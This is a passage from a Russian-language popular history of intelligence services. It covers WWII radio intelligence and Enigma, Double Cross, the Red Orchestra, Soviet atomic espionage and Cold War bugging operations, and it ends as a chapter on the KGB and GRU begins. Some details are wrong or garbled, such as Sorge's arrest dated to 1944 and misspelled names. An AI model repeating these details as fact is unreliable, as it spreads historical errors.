С сентября 1933 года и вплоть до своего ареста в октябре 1944 года Зорге работал в Японии под прикрытием журналиста в качестве токийского корреспондента самой влиятельной немецкой газеты "Франкфурте Цайтунг" и двух других изданий. Он был вхож в германское посольство в Токио, японский Генеральный штаб и даже в императорское семейство, везде добывая ценнейшую военно-политическую информацию. Он также пытался отвратить японцев от планов войны с Советским Союзом.

В 1941 году Зорге сообщил в Москву, что японские армии собираются устремиться на юг Азии. Располагая этими данными и убедившись в то, что СССР не придется вести войну на два фронта, Сталин снял с Дальнего Востока крупные силы и перебросил их в европейскую часть Советского Союза для отражения германского наступления.

Немецкая радиоразведка против СССР во время второй мировой войны в стратегическом отношении была малоэффективна и не имела какого-либо существенного успеха. Когда Гитлер принял решение напасть на Советский Союз в 1940 году, у немцев на Востоке не было никаких технических средств для ведения радиоразведки. Спустя год, ко-

гда он начал войну с СССР, созданная с нуля немецкая служба перехвата уже приступила к добыванию информации о советских войсках. В результате материалы радиоразведки составляли для Германии основную массу (90%) всех разведданных о ходе военных действий на Восточном фронте.

С присущей им методичностью немцы разбили фронтовую линию на отрезки протяженностью от 100 до 150 км, каждый из которых обслуживался 1–2 радиоразведывательными ротами. Кроме того, в состав радиорот батальонов связи каждой пехотной дивизии были включены радиоразведывательные взводы, а на особо важных участках боевых действий дополнительно размещались стационарные радиоразведывательные пункты. Все эти подразделения вели усиленное наблюдение за радиопередатчиками противника, чтобы, не раскрывая факта осуществления перехвата, выявлять дислокацию его частей, местонахождение штабов, характер действий войск. Они также стремились навязать радиостанциям противника дезориентирующие радиограммы.

Одной из причин улучшения работы советской радиоразведки против Германии весной 1943 года стало совершенствование перехвата. С самого начала войны криптоаналитики НКГБ и ГРУ бились над вскрытием кода немецкой шифровальной машины “Энигма”. Сам факт, что англичане получали информацию благодаря чтению немецкой шифропереписки, вселял в советских криптоаналитиков надежду, что и им удастся добиться того же. Немецкая армия, флот, авиация — все пользовались шифромашинками “Энигма”, применяя различные ключи для различных целей в различных местах и в различное время. Начиная с 1941 года, в использовании одновременно находились не менее 50 различных ключей “Энигмы”, причем все они ежедневно менялись.

17 января 1943 года, еще до разгрома под Сталинградом, управление связи вермахта пришло к выводу о вскрытии “Энигмы” советскими криптоаналитиками. Захват шифромашин, ключей к ним и связистов-шифровальщиков позволял радиоразведке СССР читать шифроперехват из немецких линий связи. В распоряжении окруженных под Сталинградом немецких войск было как минимум 26 шифровальных машин “Энигма”, а в условиях окружения многие из них уничтожить было просто невозможно. Вместе с ними в руки Красной Армии попали и некоторые ключевые установки. Не менее важным оказалось и то, что среди военнопленных были и связисты, и шифровальщики.

Весной 1943 года советские дешифровальные службы нанесли свой главный удар по основам немецкого шифровального искусства. Они занялись вскрытием ручных шифров, а не “Энигмой” и “Тритоном”. В конце 1942 года Ставка Верхнего Главнокомандующего приняла решение о создании радиобатальонов специального назначения (РБСН). Историки, не решаясь нарушить запрет, наложенный на тему радиоразведки, рассказывали лишь о роли этих батальонов в создании радиопомех и в операциях по дезинформации. При этом они забывали упомянуть, что на каждый РБСН приходилось от 18 до 20 приемников для перехвата и 4 пеленгатора. Значительный вклад они внесли во время Курской битвы. Их успеху также способствовала низкая радиодисциплина немецких связистов.

Крупнейшая операция по перевербовке подавляющего большинства немецких агентов в Великобритании перед началом второй войны и во время ее, которая привела к са-

мому значительному провалу разведывательной службы за всю историю международного шпионажа, носила название “Двойная игра”. Подробности этой операции были раскрыты только в 1972 году.

Фигурой номер один в этой операции был немецкий агент, инженер-электрик Георг Овенс, работающий в английской компании, выполняющей заказы Адмиралтейства. Будучи завербованным английской разведкой (МИ-5) еще в 1936 году, он активизируется для игры с германской разведкой лишь после начала Второй мировой войны в сентябре 1939 года. Он более года оставался наиболее ценным агентом английской спецслужбы. От него контрразведка Великобритании узнает много важного о немецкой разведке и методах ее работы, а также имена местных германских агентов, действующих на британской территории и за ее приделами. Кроме того, через Овенса МИ-5 ведет радиоигру, сообщая противнику ложные разведданные.

Руководители операции понимают, что перевербовать агентов противника выгоднее, чем судить, поскольку это приносит гораздо большую пользу для Великобритании. Так изучив задания засылаемых после 1940 года немецких агентов и выяснив, что им больше не поручается береговая рекогносцировка, английское командование делает вывод об отмене операции по высадке немецких войск на остров. В ходе “Двойной игры” МИ-5 было разоблачено 120 агентов германской разведки, из которых казнены 16. Британские спецслужбы действовали с таким мастерством, что на территории Великобритании не осталось ни одного перевербованного агента, а в Германии верили всей дезинформации, которую им навязывали англичане.

Операция продолжалась вплоть до окончания войны. Так в начале 1945 года немцев заставили поверить в преувеличенную мощь английских противолодочных средств. Итогом становится сокращение опасности, исходящей от немецких подводных лодок для союзных судов.

Наиболее выдающейся операцией Советской военной разведки (ГРУ), которая была проведена во время второй мировой войны является “Красная капелла”. Это немецкое название антифашистской группы сопротивления, а также разведывательной организации, действовавшей в годы войны в Германии и других оккупированных странах Европы. Организация, служившая для Советского Союза основным источником информации из оккупированной Германией Европы, состояла из нескольких действовавших независимо друг от друга групп, созданных в свое время ГРУ.

Разведывательная деятельность организации осуществлялась группами, существовавшими на территории Германии, оккупированных Бельгии, Франции и Нидерландов. Они поддерживали связь с группой “Люси”, еще одной советской разведывательной организацией, с центром в Швейцарии, группами в Испании и Югославии. Кураторами этих разведчиков были Леопольд Треппер и Анатолий Гуревич, в их распоряжении находились подготовленные радисты. Связь с Треппером и Гуревичем поддерживала Урсула Кучинская, позже помогавшая также Клаусу Фуксу и Александру Радо, ключевому члену и руководителю группы “Люси”. Гуревич (кадровый сотрудник ГРУ, оперативный псевдоним — “Кент”) руководил бельгийской группой в Брюсселе. Треппер (псевдоним – “Отто”) был европейским резидентом советской разведки.

Пост перехвата в немецком городе Кранце в Восточной Пруссии в ночь с 25 на 26 июля 1941 года записал неизвестные позывные. Когда пост перехвата в Кранце обнаружил неизвестный передатчик, в руководстве Абвера и даже немецкой службы, занимавшейся обезвреживанием вражеских передатчиков, не придали этому факту особого значения. С тех пор, как немецкие войска вступили на территорию Советского Союза, вся оккупированная Европа начала активные передачи. Наступление на Востоке явилось своего рода сигналом для радистов, и вполне логично было предположить, что их слушатель находится в Москве.

С почки зрения немцев, все шло как нельзя лучше, и появление в эфире новой подпольной рации ни на что не влияло. Вслед за Польшей, Данией, Норвегией, Голландией, Бельгией, Францией, Югославией и Грецией пришла очередь СССР пасть перед немецкими оккупантами. Какое значение имели какие-то разведывательные группы на фоне триумфов германского оружия? Но через несколько дней после регистрации неизвестных позывных пост перехвата в Кренце уловил сигналы еще одного передатчика. Местные специалисты, работающие во взаимодействии со своими коллегами из другого немецкого города Бреслау, попытались определить место его нахождения. Отчет о проделанной работе попал в Берлин. Там, ознакомившись с ним, содрогнулись, словно от удара. Сомнений не могло быть: подпольный радиопередатчик действовал в столице Германии.

Берлинский передатчик на какое-то время замолк. Не имея возможности выйти на берлинского радиста, в Абвере решили сосредоточиться на его двойнике: ритм позывных, выбор частот и время связи обоих были чрезвычайно похожи, видимо они обучались в одной и той же разведшколе. Тем временем специалисты из Кранца сжимали кольцо. Они исключили Германию и Францию, а затем Голландию. Оставалась Бельгия, а точнее город на побережье Брюгге. Туда и отправилась группа немецких специалистов из Абвера.

Ночь с 12 на 13 декабря 1941 года ознаменовалась первым успехом. В доме на улице Атребатов в пригороде Брюсселя немцами были захвачены радист и шифровальщица. В оставленную в доме засаду попал и Треппер.

Арестованные упорно молчали, а шифровальщица покончила с собой. Треппера задержали но отпустили: немцы поверили “легенде”, под которой он жил и работал. Треппер (В Абвере его называли “Большой шеф”) успел предупредить об опасности своих товарищей.

30 июня 1942 года была раскрыта еще одна разведывательная группа, работавшая на территории Бельгии. Ее руководитель Иоганн Венцель, который за отличные знания в области радиотехники заслужил прозвище “профессор”, был схвачен рядом со своими передатчиком. Широкая осведомленность его о системе и шифре связи советских агентов, которую он обнаружил под пытками, позволила немцам расшифровать ранее перехваченные радиограммы.

14 июня 1942 года Абверу удалось расшифровать радиограмму от 10 октября 1941 года, которая гласила: “Встреча срочно Берлине по указанным адресам…”.

Службы безопасности Германии ринулись по трем указанным адресам. На следующий день были арестованы Шульце-Бойзен, и другие члены его группы. Около 85 человек было задержано в Гамбурге и более 100 в Берлине. 24 ноября 1942 г. был арестован Треппер.

Группа “Люси”, которая работала в Швейцарии, была там названа по оперативному псевдониму (Люси) Карла Седлачека, сотрудника чешской военной разведки, действовавшего и выдававшего себя за журналиста Томаса Шнезенгера. Одним из руководителей группы был Шандо Радо (псевдоним “Дора”) — резидент советской разведывательной группы в Швейцарии.

Члены группы соблюдали правила жесткой конспирации и общались друг с другом через связных, поэтому они за всю войну так ни разу между собой не встретились. Группа действовала просто блестяще. В частности, от нее советскому руководству поступила информация о том, что нападение Германии на СССР состоится 22 июня 1941 года. Группа также сумела узнать и довести до командования точную дату начала германского наступления под Курском, что дало в руки обороняющимся советским войскам больше преимущества. Группа получала сведения непосредственно из германского главного командования почти регулярно, зачастую не позже, чем через двадцать четыре часа после принятия ежедневных решений относительно Восточного фронта. Невероятно, но информация, поступающая от группы, часто не воспринималась из-за недоверчивости руководства.

Власти Швейцарии терпели группу, потому, что она передавала информацию по Германии также и им. Но в ноябре 1943 года, возможно, из-за беспокойства в связи с нарушениями статуса своего нейтралитета и боязни навлечь на себя тяжелые последствия, служба безопасности Швейцарии арестовала некоторых разведчиков группы. Возможно, тем самым швейцарцы просто хотели уберечь разведчиков от германской СД.

В послевоенном исследовании ЦРУ, посвященном деятельности “Красной капеллы”, говорится, что переданные организацией сведения можно было бы использовать с большей выгодой. В исследовании ЦРУ также отмечается, что членов “Красной капеллы” следует искать в тех разведывательных группах, которые были созданы разведкой России в Европе еще до войны. Во время войны сеть увеличилась в размерах, а ее звенья, помимо Германии, появилась также в Бельгии, Голландии, Франции, Швейцарии и Италии. Кое-какие следы, — говорится в исследовании, — обнаружились в Англии, скандинавских странах, Восточной Европе, Соединенных Штатах и в других местах.

Серьезной победой Советской разведки является разведывательная операция по добыче основных секретов США.

В разведке атомного проекта участвовали и военная, и политическая разведки. Но главную роль играло 1-е управление НКГБ. Разведчики обеспечили огромный информационный поток о том, как идет работа над ядерным оружием в американских лабораториях. Спор о том, какую роль сыграла разведывательная информация в создании советской атомной бомбы не окончен. Заинтересованные стороны остаются при своем мнении.

Покойный академик Юлий Борисович Харитон, который долгие годы руководил созданием ядерного оружия, утверждал: “Разработка советской водородной бомбы от начала и до конца опиралась на идеи и соображения, высказанные советскими физиками, и на проведенные ими совместно с математиками расчеты”. Руководитель атомного проекта Игорь Курчатов считал, что славу ученые и разведчики должны поделить пополам. Сам Курчатов в феврале 1943 года еще не знал, может ли быть создана атомная бомба. Но ему показали материалы разведки, и они произвели на него серьезное впечатление.

Разведчики скромно говорят, что они лишь помогли ученым. Но помогли серьезно. Рассекреченные донесения, которые разведка передавала непосредственно Курчатову, представляли собой многостраничные отчеты, испещренные формулами, о ходе американских разработок. Курчатов показывал донесения своим коллегам. Они формулировали свои запросы, на то, что бы им еще хотелось узнать, и через некоторое время им приходил точный ответ на запрос.

Даже если наши физики, как они говорят, не получали от разведки ничего нового, то, как минимум, они убеждались в верности выбранного пути.

Мало известен факт, что в августе 1945 года, на следующий день после того, как американцы сбросили атомную бомбу на Хиросиму, из Москвы в советское посольство в Японии пришла шифротелеграмма с приказом немедленно отправиться в Хиросиму и посмотреть, что за бомбу применили американцы.

Советский Союз еще не вступил в войну с Японией, и два молодых офицера разведки с дипломатическими паспортами отправились в Хиросиму. Они там застали то, что все потом увидели в кинохронике: развалины, трупы, мертвых, уничтоженный город.

Выполняя приказ, они набили привезенные с собой мешки землей, городским мусором, пеплом. Мешки потом срочно отправили в Москву нашим ученым, которые сами создавали атомную бомбу.

Несколько лет назад получили звание Героя Российской Федерации пять разведчиков, принимавших участие в этой операции: Владимир Барковский, Леонид Квасников, Анатолий Яцков, Александр Феклисов и Леонтин Коэн, муж которой, Морис Коэн, тоже стал Героем, но по другому указу.

В 1945 году посол США в СССР Аверел Гарриман получил в подарок от пионеров Москвы вырезанный из дерева герб Соединенных Штатов. Герб украшал стену кабинета при четырех послах, и только в начале 50-х годов специалисты посольства по обнаружению скрытых электронных средств увидели в нем подслушивающее устройство. “Мы нашли его, но не знали принцип действия”, — вспоминает С. Питер Карлоу, начальник службы специального оборудования ЦРУ. — “В гербе находилось устройство, похожее на головастика с маленьким хвостиком. У Советов имелся источник длинноволнового сигнала, который заставлял датчики внутри герба резонировать”. Голос человека влиял на характер резонансных колебаний устройства, позволяя осуществлять перехват слов на расстоянии по организованному радиоканалу. “С технической точки зрения это устройство пассивного типа: ни тока, ни элементов питания, одно лишь пожизненное ожидание”.

После этой находки специалисты ЦРУ занялись воспроизведением подслушивающего устройства, основанного на совершенно новом для них принципе. Власти США молчали о гербе почти 10 лет и лишь в конце 1960 года сделали факт использования этого подслушивающего устройства достоянием гласности.

Одной из самых секретных программ США в конце 70-х годов стало ведение разведки против Советского Союза с использованием подводных лодок. В эту программу входила также сверхсекретная операция “Вьюнок”, которая заключалась в перехвате информации с подводных кабельных линий связи. Американцы надеялись, что русские, считая, что подводные кабели прослушать невозможно, использовали сравнительно несложные шифры, а иногда обходились и без них.

Вначале перехват велся с помощью подводных лодок, вынужденных длительное время стоять над кабелем. Затем военные моряки и специалисты из Агентства национальной безопасности США (АНБ) сумели создать сложный аппарат, который можно было разместить рядом с подводным кабелем связи и оставить там на насколько месяцев без присмотра для записи передаваемых по кабелю сигналов. Этот аппарат американцы окрестили “кокономъ”. В ходе операций “Вьюнок” один такой “кокон” был прикреплен к советскому подводному кабелю, проложенному по дну Охотского моря от материка до полуострова Камчатка. Подключила его американская подводная лодка, имевшая на борту водолазов, которые произвели установку “кокона” с помощью робота.

Однако в 1981 году на снимках, полученных со спутников, американцы заметили большое скопление советских судов как раз в том месте, где располагался “кокон”. Позже, когда американская субмарина прибыла в район для замены пленок, на которые производилась запись сигналов, она обнаружила, что “кокон” бесследно исчез. В секретном докладе, подготовленном в ВМС США в 1982 году по итогам расследования обстоятельств пропажи “кокона”, полностью отрицалась случайность как причина обнаружения подслушивающего устройства противником. Русские точно знали, где и что искать, утверждалось в докладе.

В 1975 году в передаче канадского телевидения было рассказано о существовании и действительном назначении службы ОСНИС. После этого она была “распущена”… путем перевода в состав Министерства обороны и переименования в Службу безопасности связи (СБС). В результате этого шага, сменив вывеску и “крышу”, радиоразведывательная спецслужба Канады оказалась еще более надежно спрятана от любопытных глаз. Теперь правительство всегда могла ответить отказом на любые требования общественности отчитаться за свою деятельность в области радиоразведки, прикрываясь соображениями национальной безопасности.

Помимо ведения радиоразведки, сфера интересов СБС распространялась на обеспечение защиты информации при ее передаче по каналам технической связи во всех канадских государственных учреждениях. Например, в задачу сотрудников СБС входила установка и эксплуатация аппаратуры глушения электронных сигналов, которые излучались оборудованием, установленным в местах заседаний кабинета министров. Им же было поручено предостерегать государственных деятелей от ведения конфиденциальных разговоров по сотовой связи. Хотя если учесть, что время от времени сотрудникам СБС

приходилось “наблюдать” за конкретным министром, то, скорее всего, они не всегда выполняли свои обязанности, связанные с защитой информации, с необходимой тщательностью. Кто давал СБС подобного рода задания? Не известно, поскольку она была подотчетна только премьер-министру Канады и всегда отличалась весьма вольной трактовкой возложенных на нее функций.

Под свою штаб-квартиру СБС отвела здание на Херон-роуд, доставшееся ей в наследство от ОСНИС в очень плачевном состоянии. Старое кирпичное здание, явно не пригодное для размещения радиоразведывательной аппаратуры, вскоре стало буквально трещать по швам. Дошло до того, что в середине 70-х годов из стен здания на головы прохожих вываливались кирпичи. Однако СБС не желала покидать это место, поскольку лишь отсюда можно было без помех прослушать эфирное пространство над канадской столицей на всех частотах.

Пришлось на время выселить из здания часть сотрудников и срочно заняться ремонтно-восстановительными работами. В ходе этих работ на последнем этаже был сделан бетонный пол. Руководство СБС хотело быть уверенным, что размещенный там 7-тонный компьютер марки Cray, предназначенный для решения дешифровальных задач, не свалится на голову подчиненным в разгар рабочего дня. С тыла к зданию штаб-квартиры СБС был пристроен бетонный бункер без окон и с непроницаемыми для электронного излучения стенами. В нем разместились дешифровальное оборудование, центр управления радиоразведывательными спутниками, отдел проектирования техники для ведения перехвата и служба безопасности.

В дополнение к перехватывающей аппаратуре, которая была установлена в здании штаб-квартиры на Херон-роуд, в распоряжении СБс имелись два автофургона с электронной начинкой. И хотя официально эти автофургоны были предназначены для защиты правительственных каналов связи от подслушивания со стороны зарубежных радиоразведывательных спецслужб, на деле они легко могли быть переоборудованы в передвижные станции перехвата. Автофургоны были оснащены всевозможными приемными и записывающими устройствами, кондиционерами и автономными электрогенераторами. На них было предусмотрено место для размещения от двух до четырех операторов, в зависимости от сложности проводимой операции.

С середины 70-х годов СБС сосредоточила внимание на добывании информации о советской разведке, которая рассматривала канадскую столицу как удобный плацдарм для проведения разведывательных рейдов против западных стран. Именно в это время, по договоренности с АНБ, в СБС стал поступать обильный перехват с американских радиоразведывательных спутников для дальнейшей обработки и анализа. Помощь СБС понадобилась американцам и англичанам, поскольку в 1975 году они пришли к выводу о том, что для связи со своей агентурой на Западе Советский Союз использовал две спутниковые системы СВЧ-связи, которые американцы окрестили “Амхерст” и “Янина — Уран”. Однако об этих системах практически ничего не было известно, и понадобилось больше года совместных усилий АНБ, ЦПС и СБС, чтобы выяснить, как они функционировали.

Система “Амхерст” принадлежала КГБ. Она состояла из восьми спутников, орбиты которых были подобраны так, чтобы в течение дня любой агент КГБ за рубежом попадал в радиус действия одного из них хотя бы раз. Пролетая над СССР, спутник “загружался” информацией, которую должен был “разгрузить” над заданным регионом планеты. Если агент, которому она предназначалась, успешно ловил ее на свой приемник, то он посылал в Москву короткий сигнал, подтверждавший прием сообщения. Иначе магнитная пленка с записью этого сообщения перематывалась на начало и оно снова передавалось в эфир. В том случае, когда агенту надо было о чем-то сообщить в Москву, он с помощью СВЧ-передатчика связывался со спутником, тот фиксировал сообщение на магнитной пленке и затем “проигрывал” ее над Советским Союзом.

Запеленговать советского агента было практически невозможно. В первом случае — из-за кратковременности сеанса связи, во втором — из-за узкой диаграммы направленности антенны его передатчика. Слабым звеном в системе “Амхерст” оказались спутники. Дело в том, что на период “разгрузки” они прекращали передачу на Землю специального сигнала, свидетельствовавшего об их исправности. Таким образом, зная время начала и время завершения “разгрузки”, а также частоту, на которой информация “сбрасывалась” со спутника, можно было определить его “след” — зону досягаемости спутникового передатчика. Обычно этот “след” был слишком велик, чтобы по нему одному судить о точном местонахождении агента КГБ. Однако после обнаружения множества таких “следов” (иногда требовалось произвести сотни и даже тысячи замеров) и их пересечений район поисков агента значительно сужался — сначала до размеров города, а затем и до границ конкретного здания.

Труднее пришлось с системой “Янина — Уран”, принадлежавшей ГРУ. Ее четыре спутника с огромной скоростью вращались вокруг Земли по эллиптическим орбитам. Ненадолго подойдя на близкое расстояние, чтобы “загрузиться” или “разгрузиться”, они стремительно уносились с открытый космос. Кроме того, система “Янина — Уран” была “пассивной”. Это означало, что “разгрузка” спутника активировалась сигналом, посылаемым агентом ГРУ. Он определял подходящее время для связи с помощью расписания, показывавшего время пролета спутника на расстоянии, достаточно близком для установления контакта с ним с помощью радиопередатчика. В СБС дело сдвинулось с мертвой точки только после того, как были вычислены параметры орбиты спутников системы “Янина — Уран”.

Успех не заставил себя долго ждать. С 1976 по 1978 год совместными усилиями СБС и Службы безопасности (СБ) канадской полиции были разоблачены 20 агентов разведки СССР. В 1978 и 1979 годах из Канады были высланы 16 советских дипломатов, обвиненных в деятельности, не совместной с их дипломатическим статусом. Большая часть доказательств, послуживших основанием для экстрадиции, была собрана СБС. Кроме выполнения своих прямых обязанностей каждому сотруднику СБС было поручено докладывать о замеченных им передвижениях иностранцев из Восточной Европы. В связи с этим все служащие СБС получили на руки специальные карточки. На них перечислялись регистрационные номера машин, увидев которые сотрудник СБС должен был сообщить

по указанному телефону их марку и цвет, количество пассажиров и чем они занимались. Карточку следовало носить с собой всегда и везде.

В середине 70-х годов в СБС было положено начало еще двум радиоразведывательным операциям против СССР. В ходе одной из них, получившей название "Козерог", перехватывалась вся дипломатическая переписка между Москвой и советским посольством в Оттаве. Другая была названа "Килдеркин" и имела целью улавливание электронного излучения от оборудования, установленного в стенах посольского комплекса СССР. Был момент, когда показалось, что операция "Килдеркин" сулит крупную удачу. Сотрудники СБС перехватили видеосигнал, исходивший из здания советского посольства. Через несколько месяцев упорной и кропотливой работы этот сигнал был преобразован в изображение на экране монитора. Оказалось, что он был создан видеокамерой, поставленной при входе в посольство и использовавшейся охранниками для наблюдения за прилегающей улицей.

В 1977 году СБС подвергнулась жесткому нажиму со стороны АНБ. Американцы решили, что их канадские коллеги слишком прохладно относятся к сбору радиоразведывательных данных за рубежом, в то время как АНБ и ЦПС с большим риском добывают ценную информацию и для себя, и для своих союзников. Уступив сильному давлению, оказанному на нее директором АНБ, в конце 70-х годов СБС обследовала несколько канадских посольств для выяснения целесообразности установки в них аппаратуры перехвата. Список посольств был заранее согласован с АНБ. В 1981 году СБС создала центр радиоразведки в Каракасе. Вслед за столицей Венесуэлы наступил черед Абиджана, Бухареста, Кингстона, Нью-Дели, Мехико, Пекина и Рабата.

В результате к концу 80-х годов роль и авторитет СБС в радиоразведывательном сообществе Запада возросли насколько, что ее отношения с АНБ и ЦПС изменились в корне.

Из безропотной помощницы американцев и англичан СБС постепенно превратилась в их полноправную союзницу и стала действовать вполне самостоятельно, без постоянной оглядки на США и Англию.

В 70-е и 80-е годы США и Англия неоднократно обращались к руководству СБС с просьбой помочь им в проведении радиоразведывательных операций, которые АНБ и ЦПС были не в состоянии осуществить своими силами ввиду ограничений, накладываемых законодательствами этих двух стран на подобного рода деятельность.

Так, в 1975 году СБС оказала помощь АНБ в определении местонахождения коротковолнового передатчика, выходившего в эфир в окрестностях Вашингтона. А восемь лет спустя по просьбе английского премьер-министра Тэтчер СБС организовала радиоразведывательное наблюдение за некоторыми членами правительственного кабинета Англии с целью проверки их лояльности по отношению к ней.

Ночью 11 января 1983 года в МИД Франции поступила телеграмма из посольства в Москве. Только глава Кабинета Министров и министр иностранных дел ознакомились с ее содержанием, прежде чем передать Президенту.

Новость была ошеломляющей. Выходило, что со дня установки первого телекса в октябре 1978 года вплоть до 11 января 1983 года КГБ получал информацию обо всех со-

общениях, принимавшихся и отсылавшихся посольством Франции в советской столице, включая самые секретные. Два лишних проводника были напрямую подсоединены к электросети. Силовой кабель телекса, следовательно, являлся носителем тока по внешней цепи и передавал информацию за пределы посольского здания. Подключение к конденсатору позволяло перехватывать все сообщения до их шифровки. КГБ добился такого успеха в области радиоразведки, благодаря своим способностям не упускать промахи служб безопасности иностранных посольств. В данном случае промахов было два.

Во-первых, все шесть телексных аппаратов, предназначенных для установки в посольстве в Москве, были отправлены по железной дороге в грузовых вагонах без всякого сопровождения и охраны и продвигались двое суток по советской территории. Воспользовавшись этим, сотрудники КГБ, заменили обычные конденсаторы другими, снабженными специальным электронным устройством.

Во-вторых, ни во время установки, ни в ходе профилактических осмотров компетентные службы французского посольства в Москве не удосужились снять с корпусов крышки и проверить аппараты. И только после поломки одного из телексов была проведена элементарная проверка и обнаружена закладка.

В 70-е годы в КГБ начали просачиваться сведения о том, что польская служба госбезопасности стала вести себя недружественно по отношению к советским партнерам. Теоретически обе спецслужбы — польская и советская — должны были обратиться к плодотворному сотрудничеству. Однако на практике сотрудничество со стороны КГБ ограничивалось лишь помощью в решении мелких технических вопросов. Гордые поляки не захотели мириться с таким положением дел и постепенно начали проявлять заметную независимость от КГБ при проведении своих разведывательных операций, все больше полагаясь на свои силы.

Вскоре в КГБ заметили, что польская служба госбезопасности утаивает часть собранной ею информации. Следующим шагом, вызвавшим раздражением КГБ, явилась смена поляками ключей в шифраторах советского производства, которые они использовали на своих линиях связи. А затем случилось происшествие, которое заставило по иному взглянуть на союзников СССР по Варшавскому Договору.

Поляки оснастили автомобиль из своего посольского гаража в Москве специальным оборудованием для ведения перехвата и припарковали его прямо под линией энергопитания одного московского оборонного предприятия. Сотрудники польской разведывательной службы были задержаны на месте преступления, когда сидели в своей передвижной станции перехвата и записывали сигналы, излучавшиеся этим предприятием и его коммуникациями. Поскольку цель, которую преследовала Польша при проведении своей радиоразведывательной акции против СССР, была нелепа, в КГБ предположили худшее, а именно что поляки действовали в интересах враждебных государств. Дальнейшее расследование показало, что возмутившая КГБ операция была проведена службой разведки Польши исключительно по ее собственному почину. Одной из принятых КГБ ответных мер предосторожности стала смена шифровального оборудования в советском посольстве в Варшаве.

У каждой спецслужбы существуют свои национальные особенности, но техника разведки в основном одна и тоже. Разведка стара, как мир и весьма консервативна по духу. Многие поколения разведчиков проходили подготовку в разведшколах, где их на протяжении десятилетий, а то и столетий учили фактически одним и тем же вещам.

Разведка — по преимуществу занятие весьма прозаическое и предстает в романтическом свете разве что в сознании дилетантов. Настоящий разведчик стремится не привлекать к себе лишнего внимания, старается затеряться в толпе. Выделяются из общего ряда немногие. Мир запомнил, например, Мату Хари, но она была скорее наивна, чем опасна. Даже в литературе наиболее реалистические образы разведчиков — это отнюдь не Джеймс Бонд Яна Флеминга, а Дглорнед Смайли и Алек Лимас Джона Ле Каре. Ле Карре пишет: “Для человека вроде Смайли, которому приходится подолгу жить среди врагов своей страны, существует одно главное правило: не привлекай к себе внимания, не дай Бог, тебя кто-нибудь заметит!”

В большинстве своем современные разведчики — это рядовые сотрудники спецслужбы, которые занимаются добыванием информации. Британский историк Тэйлор сказал, что примерно 90% всей информации, с которой имеют дело спецслужбы, можно отыскать в открытых незасекреченных источниках.

Шерман Кент, американский историк, работавший в ЦРУ, “поднял планку” еще выше, до 95%, сделав поправку на беспрецедентную открытость американского общества.

Чтобы доказать свою точку зрения, Кент предложил пяти профессорам Йельского университета подготовить отчет о состоянии Вооруженный Сил США, численности боевых частей и соединений не ниже дивизии, мощи Военно-Морского Флота, и боевой авиации (с описанием кораблей и самолетов), разрешив пользоваться при этом только открытыми источниками информации. Работа продолжалась три летних месяца. В итоге ученные представили Кенту несколько сотен страниц данных, сопроводив их 30-страничной обобщающей справкой. Оценка Кента была следующей: на 90% отчет ученых соответствовал истинному положению вещей. ЦРУ незамедлительно засекретило результаты проведенной работы, получившей впоследствии название “Йельского отчета”.

Правительствам нужна информация для придания себе большей уверенности в общении друг с другом, для завоевания более выгодной начальной позиции на переговорах по сравнению с позициями оппонентов. Страны должны не только добывать информацию друг о друге, но также анализировать и оценивать ее, — что, собственно, и делает ее разведывательной, и затем знать не только, как ее использовать, но и стоит ли ее использовать.

Казалось бы, единственная цель разведки — получение информации. Однако есть существенная разница между объективными сведениями, которые требуются от разведчика, и политическими интересами.

Прусский король Фридерик II Великий (1712-1786) придавал большое значение заблаговременному сбору сведений о противнике с помощью разведчиков. В его труде “О военных учреждениях” можно прочитать: “На войне приходится действовать то с отвагой льва, то с лукавством лисицы. Где не берет сила, там возьмет хитрость. Поэтому,

безусловно, необходимо пользоваться и той, и другой; это составляет один лишний шанс на успех. Часто сила не уступает силе, но часто также хитрость берет верх над силой".

С той далекой поры прошли сотни лет. Но для современных разведчиков, как и для разведчиков прошлых веков, кроме таких качеств, как верность, надежность, смелость, целеустремленность, сильная воля, обширные знания, способность быстро прогнозировать различные ситуации, устойчивость к стрессам, по-прежнему важны его личные данные: наблюдательность, умение слушать, хорошая память и способность к точному описанию.

В XXI веке роль разведки еще больше возрастает. Действительно, принцип экономической целесообразности разведки, сформулированный Сунь Цзы 2500 лет тому назад, не изменился: "Призывая под свои знамена сотни тысяч людей, и повелевая им преодолевать огромные расстояния, мы оказываемся перед лицом неотвратимости тяжелых потерь и расходования государственных богатств. Дневные расходы будут насчитывать тысячи унций серебра. Враждебные армии могут стоять напротив друг друга долгие годы, стремясь к победе, которая выявится в течение одного дня. В такой ситуации отсутствие сведений о неприятеле лишь оттого, что некто не решается израсходовать сто унций серебра, является вершиной глупости".

В XXI веке, когда расходы на проведение любой более-менее серьезной войсковой операции исчисляются сотнями тысяч и даже миллионами долларов в день, становится понятным, чем для государств, заботящемся о своем международном авторитете, может обернуться экономия на разведке.

Поэтому не удивительно, что ведущие державы мира после окончания "холодной войны" не распустили свои специальные службы, а продолжают их поддерживать и развивать. Те же государства бывшего соцлагеря, которые не смогли "удержать удар" и в той или иной степени свернули деятельность своих спецслужб, стали "разменной монетой" в мировой политике.

В этой связи важно понимать, что разведка — это не отдельные личности-супершпионы, а продуманная, сбалансированная, в достаточной степени финансируемая и оберегаемая государством система. Сражения XXI века будут выигрываться не столько силой оружия, сколько силой системы, собирающей информацию о противнике и управляющей информационными потоками, направленными на противника.

В следующей главе рассматриваются принципы организации и структура основных спецслужб ведущих держав мира. Кроме того, учитывая влияние спецслужб бывшего СССР на организацию спецслужб независимых государств, возникших на постсоветском пространстве, в этой главе приведены сведения о структуре таких советских спецслужб, как КГБ и ГРУ.

Глава 3

Спецслужбы ведущих стран мира и бывшего СССР

В этой главе мы рассмотрим структуру современных разведывательных служб Соединенных Штатов Америки, Англии, Франции, Германии, Канады и Израиля. Но для начала мы ознакомимся с принципами организации двух спецслужб бывшего СССР, оказавших колоссальное влияние на ход мировой истории в XX веке, — КГБ и ГРУ. Конечно, политические цели и задачи этих служб существенно отличались от текущих политических целей и задач спецслужб, организованных в государствах бывшего СССР. Однако изучение структуры и принципов работы КГБ и ГРУ в сравнении со структурой и принципами работы спецслужб ведущих государств мира позволяет отделить частное от общего. Таким образом, анализ данной информации облегчает понимание принципов развития спецслужб, которыми должно руководствоваться демократическое государство XXI века.

Советские спецслужбы

